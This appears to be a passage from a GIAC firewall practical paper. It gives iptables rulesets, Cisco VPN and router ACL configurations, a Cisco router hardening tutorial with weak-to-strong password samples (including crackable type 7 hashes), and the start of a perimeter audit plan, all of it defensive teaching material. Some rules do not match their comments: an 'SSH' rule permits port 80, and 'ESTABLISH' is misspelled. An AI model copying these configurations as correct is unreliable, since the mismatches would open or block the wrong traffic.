
```
# permit ssh from roundrock to columbus along the tunnel
iptables -t filter -A OUTPUT -o eth0 -m state --state NEW -p tcp -d 256.256.256.246 --dport 22 -j ACCEPT
# permit syslog back to spring - don't log unless an infinite loop is desired
iptables -t filter -A OUTPUT -o eth1 -p udp -d 172.18.30.243 --dport 514 -j ACCEPT
# permit pings to local subnets
iptables -t filter -A OUTPUT -o eth1 -p icmp -d 172.18.30.192/26 --icmp-type 8 -j ACCEPT
iptables -t filter -A OUTPUT -o eth0 -p icmp -d 256.256.256.246 --icmp-type 8 -j ACCEPT
# permit the firewall to act as a router and deliver time-exceeded
iptables -t filter -A OUTPUT -p icmp --icmp-type ttl-zero-during-transit -j LOG --log-prefix "icmp timeout::"
iptables -t filter -A OUTPUT -p icmp --icmp-type ttl-zero-during-transit -j ACCEPT
# and must-frags, but *inward* *only*
iptables -t filter -A OUTPUT -o eth1 -p icmp --icmp-type fragmentation-needed -j LOG --log-prefix "icmp unreachable::"
iptables -t filter -A OUTPUT -o eth1 -p icmp --icmp-type fragmentation-needed -j ACCEPT
# add identd spoofage
iptables -t filter -A OUTPUT -o eth1 -p tcp -s 172.18.30.244/31 --sport 113 -j ACCEPT
iptables -t filter -A OUTPUT -o eth1 -p tcp -s 172.18.30.250 --sport 113 -j ACCEPT
# finally, Default Deny
iptables -t filter -A OUTPUT -s 0/0 -d 0/0 -j DROP
#
#
# last, the FORWARD chain for the bulk of packets handled by the firewall
# traffic should never ever enter and leave the firewall on the same interface
iptables -t filter -A FORWARD -i eth0 -o eth0 -j LOG --log-prefix "ONE-ARMED ROUTING::"
iptables -t filter -A FORWARD -i eth0 -o eth0 -j DROP
iptables -t filter -A FORWARD -i eth1 -o eth1 -j LOG --log-prefix "ONE-ARMED ROUTING::"
iptables -t filter -A FORWARD -i eth1 -o eth1 -j DROP
# before permitting anything, provision for dropping determined attackers, e.g.
# iptables -t filter -A FORWARD -i eth0 -s 202.101.10.0/24 -j LOG --log-prefix "STILL ATTACKING::"
# iptables -t filter -A FORWARD -i eth0 -s 202.101.10.0/24 -j DROP
# silently drop bogus sources
# **==**
#iptables -t filter -A FORWARD -s 10.0.0.0/8 -j DROP
iptables -t filter -A FORWARD -s 127.0.0.0/8 -j DROP
iptables -t filter -A FORWARD -s 169.254.0.0/16 -j DROP
iptables -t filter -A FORWARD -i eth0 -s 172.16.0.0/12 -j DROP
iptables -t filter -A FORWARD -s 192.168.0.0/16 -j DROP
iptables -t filter -A FORWARD -s 224.0.0.0/3 -j DROP
# drop and log if GIAC's internal address space otherwise appears as an inbound source address
iptables -t filter -A FORWARD -i eth0 -s 256.256.256.64/26 -j LOG --log-prefix "SPOOFING US::"
iptables -t filter -A FORWARD -i eth0 -s 256.256.256.64/26 -j DROP
# permit syslog traffic from columbus headed to spring
iptables -t filter -A FORWARD -i eth0 -p udp -s 256.256.256.246 -d 172.18.30.243 --dport 514 -j ACCEPT
# permit HTTP and HTTPS connections to katy
iptables -t filter -A FORWARD -i eth0 -m state --state NEW -p tcp -d 172.18.30.246 --dport 80 -j ACCEPT
iptables -t filter -A FORWARD -i eth0 -m state --state NEW -p tcp -d 172.18.30.246 --dport 443 -j ACCEPT
# UDP DNS to sanjacinto
iptables -t filter -A FORWARD -i eth0 -m state --state NEW -p udp -d 172.18.30.248 --dport 53 -j ACCEPT
# permit VPN "connections" to seguin
iptables -t filter -A FORWARD -i eth0 -m state --state NEW -p 50 -d 172.18.30.252 -j ACCEPT
iptables -t filter -A FORWARD -i eth0 -m state --state NEW -p udp -d 172.18.30.252 --dport 500 -j ACCEPT
# permit NAT Transparency ports to seguin
iptables -t filter -A FORWARD -i eth0 -m state --state NEW -p tcp -d 172.18.30.252 --dport 22 -j ACCEPT
iptables -t filter -A FORWARD -i eth0 -m state --state NEW -p tcp -d 172.18.30.252 --dport 80 -j ACCEPT
iptables -t filter -A FORWARD -i eth0 -m state --state NEW -p tcp -d 172.18.30.252 --dport 443 -j ACCEPT
iptables -t filter -A FORWARD -i eth0 -m state --state NEW -p udp -d 172.18.30.252 --dport 4500 -j ACCEPT
# Default Deny takes care of dropping management traffic toward seguin
# permit DNS "connections" via both TCP and UDP from sanfelipe and sanjacinto
iptables -t filter -A FORWARD -i eth1 -m state --state NEW -p udp -s 172.18.30.248/31 --dport 53 -j ACCEPT
iptables -t filter -A FORWARD -i eth1 -m state --state NEW -p tcp -s 172.18.30.248/31 --dport 53 -j ACCEPT
# state evaluation
iptables -t filter -A FORWARD -m state --state ESTABLISH,RELATED -j ACCEPT
# permit SMTP in to eaglelake
iptables -t filter -A FORWARD -i eth0 -m state --state NEW -p tcp -d 172.18.30.251 --dport 25 -j ACCEPT
# and SMTP out from brookshire
iptables -t filter -A FORWARD -i eth1 -m state --state NEW -p TCP -s 172.18.30.250 --dport 25 -j ACCEPT
# permit HTTP/HTTPS/FTP (passive mode - RELATED should take care of it) from alief
iptables -t filter -A FORWARD -i eth1 -m state --state NEW -p tcp -s 172.18.30.245 --dport 21 -j ACCEPT
iptables -t filter -A FORWARD -i eth1 -m state --state NEW -p tcp -s 172.18.30.245 --dport 80 -j ACCEPT
iptables -t filter -A FORWARD -i eth1 -m state --state NEW -p tcp -s 172.18.30.245 --dport 80 -j ACCEPT
# permit SSH from iowacol
iptables -t filter -A FORWARD -i eth1 -m state --state NEW -p tcp -s 172.18.30.244 --dport 80 -j ACCEPT
# and identd in several places
iptables -t filter -A FORWARD -i eth0 -m state --state NEW,RELATED -p tcp -d 172.18.30.244/31 --dport 113 -j REJECT --reject-with tcp-reset
iptables -t filter -A FORWARD -i eth0 -m state --state NEW,RELATED -p tcp -d 172.18.30.250 --dport 113 -j REJECT --reject-with tcp-reset
# now deny fragmented traffic
iptables -t filter -A FORWARD -s 0/0 -d 0/0 -f -j LOG --log-prefix "FRAGMENTS::"
iptables -t filter -A FORWARD -s 0/0 -d 0/0 -f -j DROP
# permit HTTPS connections to richmond
iptables -t filter -A FORWARD -i eth0 -m state --state NEW -p tcp -d 172.18.30.247 --dport 443 -j ACCEPT
# permit DNS "connections" via UDP only to sanfelipe
iptables -t filter -A FORWARD -i eth0 -m state --state NEW -p udp -d 172.18.30.248/31 --dport 53 -j ACCEPT
# permit ICMP 11/0 (time exceeded)
iptables -t filter -A FORWARD -p icmp --icmp-type ttl-zero-during-transit -j LOG --log-prefix "icmp timeout::"
iptables -t filter -A FORWARD -p icmp --icmp-type ttl-zero-during-transit -j ACCEPT
# permit ICMP 3/4 (must-frags)
iptables -t filter -A FORWARD -p icmp --icmp-type fragmentation-needed -j LOG --log-prefix "icmp unreachable::"
iptables -t filter -A FORWARD -p icmp --icmp-type fragmentation-needed -j ACCEPT
# finally, Default Deny
iptables -t filter -A FORWARD -s 0/0 -d 0/0 -j LOG --log-prefix "SOMETHING PROHIBITED::"
iptables -t filter -A FORWARD -s 0/0 -d 0/0 -j DROP
#
#
```

VPN Concentrator seguin.giac.com

IPSec is composed of many facets and three major protocols - Internet Key Exchange (IKE) for the negotiation of Security Associations (SA's), and Authentication Header (AH) and Encapsulating Security Payload (ESP) as transports for data. A

thorough overview of IPSec is beyond the scope of this document, but can be found in RFC's 2401-2412, as well as a few others. VPN concentrators tend to be preconfigured for remote access VPN connections; since, by and large, such VPN connections require encryption, AH is of little use, and concentrators therefore tend to be configured for ESP.

seguin, a Cisco VPN 3030 concentrator, will be configured to use ESP, and to authenticate users by way of their SecurID tokens. seguin will be administered via HTTPS bound to alternate port 7443, less for security through obfuscation than to be able to use port 443 for NAT transparency. As shown in the partial web page below, the policy for connections will require MD5/HMAC-128 authentication for the IKE channel, ESP/MD5/HMAC-128 authentication for the ESP IPSec traffic, and 3DES (168-bit) encryption for both IKE and ESP (Cisco is inconsistent in its use of labeling: in the context of this configuration page the default selection, labeled "ESP-3DES-MD5", only uses 56-bit DES encryption for the IKE channel[2]).



As previously noted, VPN users will be organized into groups that duplicate the topological subdivisions of local networks in the Internal User zone. Access rules on the internal routers will be configured to reflect this, as the simplified example below shows.

Group: Payroll - 16 clerks, 4 managers, 2 technicians
Requirements: HTTPS to general ledger server 172.28.36.118/30, MSSQL to check generation server 172.28.46.202/30


configuration on Internal Server router:

```
interface Vlan45
description --== General ledger server amarillo.giac.com ==--
ip address 172.28.46.117 255.255.255.252
ip access-group general-ledger-permitted out
!
interface Vlan48
description --== Check generation server midland.giac.com ==--
ip address 172.28.46.201 255.255.255.252
ip access-group check-generation-permitted out
!
ip access-list extended general-ledger-permitted
! Allow Payroll subnet in
permit tcp 172.23.27.0 0.0.0.63 host 172.28.46.118 eq 443
! Allow Payroll VPN range in
permit tcp 172.23.80.76 0.0.0.3 host 172.28.46.118 eq 443
! Various other allows, then
deny ip any any
!
ip access-list extended check-generation-permitted
! Allow Payroll subnet in
permit tcp 172.23.27.0 0.0.0.63 host 172.28.46.202 range 1433 1434
! Allow Payroll VPN range in
permit tcp 172.23.80.76 0.0.0.3 host 172.28.46.202 range 1433 1434
! Various other allows, then
deny ip any any
!
```

configuration on Internal User router:

```
interface Vlan131
description --== Payroll ==--
ip address 172.23.37.62 255.255.255.192
ip access-group Payroll-egress in
ip access-group Payroll-ingress out
!
```

on seguin:



Tutorial - Cisco Routers: Security and Rulesets

Cisco routers have a wide variety of useful and powerful features with which they can be "hardened" and made strong underpinnings of a secure network architecture. Most of the features are disabled by default. This tutorial examines the process of hardening a router, both with ACL's and with other security features.

This tutorial is not a substitute for the many books on the subject, three of which were invaluable in preparing it:

- *Firewalls 102: Perimeter Protection and Defense In-Depth*, 2002 The SANS Institute
- Michele Guel and John Stewart, *Cisco's Security Features: What, Where to Use, and How*, from SANS Network Security 2000, p.8
- Compiled by Joshua L. Wright and John N. Stewart, *Securing Cisco Routers: Step-by-Step*, 2002 The SANS Institute

---

Password Security

A Cisco router comes out of its packaging with either no password at all, or a password well-documented in Cisco's online manuals. Good password security is the first place to start. The simplest password scheme available on a Cisco router is a two-password system; one password, the "user" password, allows access to a command prompt on the router for essentially read-only access, while the second one, the "enable" password, allows complete administrative access (cf. UNIX "su").

This model has some serious drawbacks:

- both passwords must be shared among all personnel managing the router;

- the user password is stored using a cipher that is known to be breakable, with as little computing power as a Palm Pilot[3];
- no audit trail is created, since logged configuration modifications:

```
Mar 27 12:59:05 my4506router.my.domain 78272: 2w5d: %SYS-5-CONFIG_I:
Configured from tftp://myserver/path/file.acl by vty0 (256.256.256.13)
```

  are attributed to the virtual terminal line, with no record of any kind of who made the change.

A better model is to use per-user authentication - even if it is simply userids and passwords directly in the router config, it makes no sense *not* to be using userid's. Further caveats are in order about Cisco passwords as well:

"enable secret" vs. "enable password"
: Both of these configuration commands appear to do the same thing - establish a password for enable mode in the router configuration. However, the "enable password" command uses the same encryption as the user password - it's not clear why Cisco has not simply deprecated the "enable password" command, but the choice is clear: use "enable secret" only.

password recovery
: The instructions for password recovery for most types of Cisco equipment are posted right on the Cisco web page - anyone who has ever had access to a browser and who gains physical access to a router console port can own the router. Physical security must be part of network security.

password encryption
: By default, passwords in the router config are stored in cleartext. This should be remedied using the "service password-encryption" global configuration command.

console / network access
: By default, the console port has no password applied. Also by default, network connections to the router are refused (while accepted at the protocol level, they are sent the message "Password required, but none set") and dropped. As soon as a password is configured, however, telnet access is freely available unless properly secured. The console port and virtual terminal ports which serve telnets need be secured using of the following steps:

  - disable telnet in favor of ssh using the "transport input ssh" line mode configuration command;
  - apply an access-list to limit the scope of any connections to the virtual terminal lines using the "access-class {listid} in" line mode configuration command;
  - note that the user password, in the absence of userid's, is a per-terminal-line object. For it to have effect on the console and the virtual terminal lines, it must be configured in both places using the "password" line mode configuration command, and forcing login using the "login" line mode configuration command.

ssh isn't even enough
: Cisco only provides SSH protocol version 1, the encryption of which is not robust - it takes some time to do, but SSH protocol version 1 can be cracked. Best practice is to wrap the session inside an ssh tunnel or a VPN connection (which can be made directly to the router).

Some excerpts of Cisco router password security:

1. Bad

```
! passwords in the clear
no service password-encryption
! weak password for supervisory access
enable password mouse
! weak password on console
line con 0
 password dog
! aux port not protected
line aux 0
! weak password on vty's
line vty 0 4
 password cat
!
end
```

2. Mediocre

```
service password-encryption
! encryption on enable is still weak ("7" indicates weaker Vigenere cipher)[4]
! also password is still short
enable password 7 12140A02010E
! still per-line passwords, though encrypted and stronger
line con 0
 password 7 0002160A0D550E
 login
line aux 0
 password 7 1315180008050A2F
 login
line vty 0 4
 password 7 08224D40001700
 login
!
```

3. Better

```
service password-encryption
! local userids
aaa new-model
aaa authentication login default local
! much better on enable credential
enable secret 5 $1$1Ek5$JcsVq0/XCjV6IPVlUy6yv/
! more on local userids
username fred secret 5 U0mMddPcRCAfrbVS2/Onb0$1$9IS4$
username john secret 5 KBB87cEy8V3CSy31F12HI.$1$Dyro$
! ssh
ip ssh time-out 120
ip ssh authentication-retries 3
! key generation (this won't be visible in the config - it's a one-time process,
!  but necessary for ssh)
crypto key generation rsa
! access control on management logins
access-list 23 permit host 10.11.12.5
!
line con 0
 password 7 0002160A0D550E
 login
line aux 0
 password 7 1315180008050A2F
 login
! configure ssh on the line and disable telnet
line vty 0 4
 access-class 23 in
 password 7 08224D40001700
 transport preferred none
 transport input ssh
 login
!
```

4. Best

```
service password-encryption
! authentication server example
aaa new-model
aaa authentication login default tacacs+ enable
tacacs-server host 10.11.12.43
! much better on enable credential
enable secret 5 $1$1Ek5$JcsVq0/XCjV6IPVlUy6yv/
! ssh
ip ssh time-out 120
ip ssh authentication-retries 3
! key generation (not present in config)
crypto key generation rsa
! optimum session security - VPN tunnel
crypto isakmp policy 10
 encr 3des
 hash md5
 authentication pre-share
   :
   : [some deleted]
   :
! access control on management logins
access-list 23 permit host 10.11.12.5
! disable telnet out through ttys
line con 0
 password 7 0002160A0D550E
 transport output none
```

```
 login
line aux 0
 password 7 1315180008050A2F
 transport output none
 login
! configure ssh on the line and disable telnet
line vty 0 4
 access-class 23 in
 password 7 08224D40001700
 transport preferred none
 transport input ssh
 login
!
```

Simple Network (mis?)Management Protocol

What else can be used to manage a Cisco router? The Simple Network Management Protocol, SNMP, is used by nearly every network monitoring system extant; but most of them default to, or use exclusively, SNMP version 1, which sends its credential - a "community name" - in cleartext.

What can be done to mitigate the issue of SNMP?

- **don't run it** - simple and effective, but management probably wants the pretty graphs from MRTG[5].
- **SNMP access-control** (under v1 shown):

```
access-list 57 permit 192.168.131.43
access-list 57 permit 192.168.131.48
access-list 57 deny   any
access-list 61 permit 10.11.12.5
access-list 61 deny any
!
snmp-server community *mumble* RO 57
snmp-server community *grumble* RW 61
```

- **don't have a read-write community name** unless necessary;
- **SNMPv2 or SNMPv3** - more secure, but difficult to configure, and not many of the products using SNMP support the newer versions yet.
- as with SSH protocol version 1 above, **encapsulate in a VPN session**.

Small Services, Big Holes

Another out-of-the-box trap for the unwary is the various set of services that Cisco routers tend to run by default. The default setting can vary among IOS versions, and a router configured in the default way often has no commands listed in its configuration to indicate same. It's probably best to ensure these disabling commands are configured before connecting a router to a network:

```
! various TCP and UDP services under port 20 - includes echo and chargen
no service tcp-small-servers
no service udp-small-servers
! don't want current login information available
no service finger
! don't want to be passing out IP numbers
no service bootp
! don't want to allow WWW management
no ip http server
! Cisco Discovery Protocol has loads of info, but it also has security vulnerabilities
no cdp run
! ntp should be authenticated, which we'll figure out later
no ntp
```

Why Ask if you Don't Believe the Answer?

So far, there have been a number of things the router will do which it oughtn't. Now it's time to look at ways of doing things the router is there to do. The router's job is to dynamically interact with other routers and glean a useful knowledge of the environment, the better to deliver network traffic.

Routing protocols and NTP all run on Cisco routers; they also (most routing protocols, anyway) have means of providing and verifying authentication information, so that the dynamic information flying around can be believed.

It is beyond the scope of this tutorial to provide per-routing-protocol details on the many routing protocols a Cisco can run. It bears pointing out, however, that a network manager and his user community need to be able to depend on the routers and other components asking the right questions and getting the right answers; authentication - availability, strength, configurability - merits consideration as a network evolves. Put another way, a very fast network can be made a very slow network by one rogue device spitting out bogus routing (or time) information. Authenticated information exchange can mitigate this.

What can get *around* the ACL's?

Several oddball traffic patterns don't fit into the way Cisco performs ACL's, and thus can get in and around ACL's to do mischief. Cisco has created countermeasures for many of them, as follows:

- global configuration command **no ip source-route** prevents loose or strict source routing from misdirecting a packet, possibly so that it would bypass a NAT or a firewall; in fact, a source-routed packet that hits a router so configured is dropped;
- per-interface configuration command **no ip directed-broadcast** prevents Smurf attacks and other broadcast-based mischief;
- per-interface configuration command **no ip unreachables** causes portscanners to have to do more guesswork; it's still pretty clear if a scan packet times out that an unreachable condition exists - but this command prevents the router from telling the portscanner exactly why he can't get in (and thus providing an inverse map of how he *can*).

"It Didn't *Say* 'No Trespassing'!"

Use a banner. Make it succinct and unequivocal. Keep a bare minimum of information in it, the better to deny an adversary valuable reconnaissance.

```
**********************************************************************
* Disconnect NOW unless you are specifically authorized access   *
**********************************************************************
```

If it isn't Written Down, it Never Happened

Good logs are a blessing. They can help troubleshoot network problems, confirm the existence or nonexistence of a network problem, and put a network manager three-fourths of the way to a solution.

Bad logs are sometimes better than none - but there are variations on a theme of bad logs. Logs that cannot be trusted are worthless, and logging that perpetrates a performance penalty on the network is not acceptable.

Some thoughts on logging:

- it's tempting to try to log everything. It's also impossible to do, and very possible to kill oneself (and one's network) trying. Log smart, not copious, when possible.
- ensure that logs are reliable. Syslog is a UDP service, and therefore vulnerable to spoofing - and one bogus log entry can compromise the perceived integrity of an entire loghost. Secure the logging path and harden the loghost (logging is a companion application to remote administration, to which VPN tunnels to the router itself are a neat solution).
- review the logs. Why collect them and not look at them? Develop a feel for what the norm is, and, per the first tenet above, tweak the logs to have more signal and less noise. So 50,000 different nodes tried to get to your Windows shares; welcome to the Internet. Block the traffic without logging it and move on.

And we have some ACL's here, too...

Cisco ACL's have evolved tremendously since their introduction, going far beyond simple access control in their application. The fundamental format of every static-filtering Cisco ACL (at least those that apply to IP traffic) is:

```
{ACLID} {action} {protocol} {source} {destination} {otherIDinfo} {logging}
```

where:

- {ACLID} is either an explicit "access-list" followed by a number, or an implied named access-list name and type (named access-lists have one line indicating the name and type, and that name and type are silently implied in each statement in the ACL).
- {action} is either "permit" or "deny", although this usage may be counterintuitive in some applications. Where an ACL is applied as a match criterion for a VPN tunnel, for example, the "permitted" traffic is encrypted and sent through the tunnel, while the "denied" traffic is sent in the clear - so it's entirely possible (for example if the remote peer is down or not speaking IPSec) that the "permitted" traffic will disappear and the "denied" traffic make it to its destination.
- {protocol} can be an 8-bit number or one of the well-known IP protocols, including TCP, UDP, ICMP, IGMP, AH, ESP, GRE, etc. - or just IP. IP is implied for "standard" ACL's.
- {source} is an IP address/mask pair, possibly slightly clarified (or obfuscated) by using "any" for the pair "0.0.0.0 255.255.255.255" and "host w.x.y.z" for "w.x.y.z 0.0.0.0" . Note that the polarity of masks in ACL's is the opposite of that in interface address and some routing protocol configuration commands (OSPF uses the same polarity of mask as Cisco ACL's, for example, but BGP uses the inverse). In the case of TCP or UDP traffic, the {source} can also include an expression (equality, inequality, range) on the source port.
- {destination} is a similar IP address/mask pair, clarified the same way and possibly including a port for TCP or UDP traffic. Destination is implied to be "any" in "standard" ACL's.
- {otherIDinfo} will depend on what specific protocol, in particular, is being matched. ICMP traffic can match on a myriad of textual descriptions of the various ICMP types and codes; TCP can match on being "established", i.e. a packet is at least the second (the SYN-ACK) of a three-way handshake (internally the ACL matches on the ACK or RST bit). Other protocols have other values.
- {logging} (which defaults to implied "none") can specify regular logging or "log-input", which includes layer 2 framing information for the logged packet.

Stateful filtering can be accomplished with what Cisco calls "reflexive" access-lists. Three modifications are introduced to the format above:

- stateful filtering access-lists must be named, not numbered;
- an optional analog to {logging} is added, called "reflect"; only applicable to TCP rules, "reflect" takes as an argument the name of an reflexive access-list in which the state of the "reflected" connection is stored.
- a corresponding means of using the reflexive access-list is provided in the "evaluate" statement, which departs completely from the syntax of the rest of the ACL:

```
! and UDP datagrams to lavaca port 4500, to accommodate NAT Transparency
permit udp any host 256.256.256.124 eq 4500
!
! permit state table entries
evaluate TCPout
!
! permit SMTP to mail - secondary inbound MX will be here when there is one
permit tcp any host 256.256.256.123 eq smtp reflect TCPin
```

the "evaluate" statement means to match the current packet against criteria that would identify it as return traffic of the "reflected" packet, and to permit it if so. It is not required, but almost invariable, that an "evaluate" statement and the possibly multiple "reflect" statements feeding it are located in the two access-lists applied in opposite directions on one router interface.

The command used to apply Cisco ACL's to traffic on an interface is entered in interface configuration mode, and takes the form:

```
ip access-group {name|#} {in|out}
```

where {name|#} is the name or number of the ACL to be applied, and {in|out} specifies the traffic flow to which to apply the ACL, with reference to the router: "in" refers to traffic entering the router through the interface, and "out" correspondingly refers to traffic exiting the router on that interface.

In the case of access-lists "columbus-in" and "upstreams-in", the ACL's are applied inbound on router interfaces on opposite sides of the network border, maintaining state through two reflexive ACL's called TCPin and TCPout. By comparison, the other three lists developed here, "columbus-out", "upstreams-out", and "columbus-vpn-out", are simply static ACL's.

The case of "columbus-vpn-out" bears special attention - this list is used to filter traffic for inclusion in the VPN tunnel from the border router to the firewall, rather than simply permit or deny it, and the application, by way of the "match address" statement within the context of a crypto map, is completely different. In this application, traffic matching a "permit" statement is encrypted into the VPN tunnel, while traffic explicitly or implicitly "denied" by the list is not encrypted, and therefore sent out the same interface in the clear. Other common uses of ACL's besides straightforward traffic filtering include:

- filtering of traffic to the router for various services - SNMP and NTP are examples, and each has a custom command format for applying an ACL;
- remote login to the router using telnet or ssh, and outbound connection control on terminal lines, using the "access-class" command in line configuration mode;
- rate-limiting or aggregate-policing - these two methods of controlling traffic flow use ACL's in a similar way to the crypto map, in that "permitted" traffic is subject to control, while traffic "denied" by the list is unchecked;
- various routing protocols use ACL's to filter inbound and outbound routes.

GIAC's ACL's are applied with the following commands (this dump is of necessity incomplete, and simulated with the illegal address space 256.256.256.0/24, used throughout for GIAC's routable Class C address space):

```
columbus#configure terminal
columbus(config)#crypto map to-roundrock 10 ipsec-isakmp
columbus(config-crypto-map)#set peer 256.256.256.115
columbus(config-crypto-map)#set transform-set giacset1
columbus(config-crypto-map)#match address columbus-vpn-out
columbus(config-crypto-map)#exit
columbus(config)#interface FE0/0
columbus(config-if)#ip address 256.256.256.249 255.255.255.252
columbus(config-if)#description --== sanantonio ==--
columbus(config-if)#ip access-group upstreams-in in
columbus(config-if)#ip access-group upstreams-out out
columbus(config-if)#exit
columbus(config)#interface FE0/1
columbus(config-if)#ip address 256.256.256.253 255.255.255.252
columbus(config-if)#description --== austin ==--
columbus(config-if)#ip access-group upstreams-in in
columbus(config-if)#ip access-group upstreams-out out
columbus(config-if)#exit
columbus(config)#interface FE1/1
columbus(config-if)#ip address 256.256.256.246 255.255.255.192
columbus(config-if)#description --== columbus ==--
columbus(config-if)#ip access-group columbus-in in
columbus(config-if)#ip access-group columbus-out out
columbus(config-if)#crypto map to-roundrock
columbus(config-if)#exit
columbus(config)#ip route 256.256.256.64 255.255.255.192 256.256.256.245
columbus(config)#^Z
columbus#
```

Footnotes for Assignment 2

[1]The behavior of the ACL "fragments" keyword is noted at www.cisco.com

[2]This idiosyncrasy, and a complete list of available SA policies are documented at www.cisco.com

[3]Michele Guel and John Stewart, *Cisco's Security Features: What, Where to Use, and How*, from SANS Network Security 2000, p.8 . The code to crack such a password was available at ftp://ftp.digisle.net/pub/jns/decrypt.c as recently as April 2003, but that site was unavailable at the time of submission of this paper.

[4]Guel and Stewart, *loc. cit.*

[5]Multi Router Traffic Grapher by Tobias Oetiker is a superlative package for keeping statically-sized history of bandwidth utilization and any other quantity one can log. It defaults to using SNMP.

Assignment 3 - Verify the Firewall Policy

GIAC Enterprises - Perimeter Audit Plan

GIAC's network has been running fairly smoothly for some months now; in accordance with recommendations made in the initial design, a perimeter audit is to be planned and executed, to verify that the perimeter policy created in the design is in force in GIAC's production network.

Scope of the Audit

It should be noted from the start that this audit is limited to the specific policies in place on the perimeter security components of GIAC's network. This audit specifically does not include penetration testing per se, nor does it include other parameters of the overall security posture; separate audits are appropriate for review of other facets of GIAC's operation, including but not limited to IDS function, internal filtering, proxy operation, rotation policy, and security awareness among GIAC's employees.

Audit Plan

Fundamentally, given a firewall policy and a firewall installation on which to verify the correctness of the policy implementation, there are two possible error conditions:

1. the firewall prohibits traffic that the policy says to permit;
2. the firewall permits traffic that the policy says to prohibit.

Either situation demands correction, as the former case interferes with the business processes the firewall policy is intended to support, while the latter raises the possibility of unauthorized access that should have been impossible.

Positive function testing (i.e. testing for incorrect "denies") is a simple verification that all the traffic flows that were defined in the design as making up GIAC's business are functioning according to the design. Such testing is almost completely nonintrusive and without consequence should the testing bring any discrepancies to light, and the number of tests - send an e-mail in, send an e-mail out, etc. - so small that three man-hours should be adequate to complete them. This testing will be performed on a Monday morning, at which time, should an unforeseen problem arise, GIAC's technical workforce will be on hand to help correct any resulting problems.

By comparison, positive control testing (i.e. testing for incorrect "permits") creates a much broader scope of testing and a great deal more opportunity to break things. Accordingly:

- no tests of either sort will be performed until authorization is secured, in writing, from the corporate officer under whose auspices the audit is taking place;
- the positive control tests will be conducted during a late-night or weekend outage with at least a four-hour window between the planned completion of the tests and the beginning of the next business day, and when at least one each of Networking and Security personnel can be on hand to assist (and repair if necessary).

